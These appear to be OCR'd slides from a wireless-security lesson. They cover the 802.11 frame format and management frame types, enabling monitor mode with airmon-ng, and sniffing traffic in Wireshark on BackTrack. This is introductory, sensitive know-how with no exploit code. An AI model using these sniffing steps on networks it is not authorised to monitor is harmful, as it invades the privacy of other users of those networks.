



Frame Control
Duration/ ID
Address 1
Address 2
Address 3
Sequence Control
Address 4
QoS Control
Frame Body
FCS
Bytes 2 2 6 6 6 2 6 2 0 to 2312 4


Frame Control
Duration/ ID
Address 1
Address 2
Address 3
Sequence Control
Address 4
QoS Control
Frame Body
FCS
2 Bytes
Bits
2 2 4 1 1 1 1 1 1 1 1
Protocol
Type
Sub Type
To DS
From DS
More Frag
Retry
Power Mgmt.
More Data
Protected Frame
Order


- Auth
- De-Auth
- Association Req
- Association Resp
- Reassociation Req
- Reassociation Resp
- Beacon
- Probe Request
- Probe Resp

- Monitoring
  - airmon-ng start wlan0



What Happened?


- ifconfig




Wireshark


BT5R2
Applications Places System
Wed Jun 20, 11:40 PM
The Wireshark Network Analyzer [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.6.5 (SVN Rev Unknown from unknown)
Capture
Interface List
Live list of the capture interfaces
(counts incoming packets)
Start capture on interface:
wlan0
mon0
Pseudo-device that captures on all interfaces
USB bus number 1
USB bus number 2
lo
Capture Options
Start a capture with detailed options
Capture Help
Files
Open
Open a previously captured file
Open Recent:
Sample Captures
A rich assortment of example capture files on the wiki
Online
Website
Visit the project's website
User's Guide
The User's Guide (online version)
Security
Work with Wireshark as securely as

- hmm....



BT5R2
Applications Places System
Wed Jun 20, 11:42 PM
mon0 [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression...
No. Time Source Destination Protocol Length Info
736 12.664091 SuperMic_65:b8:1c 18:9e:fc:41:33:16 ARP 106 Who has 172.20.26.136? Tell 172.20.26.1
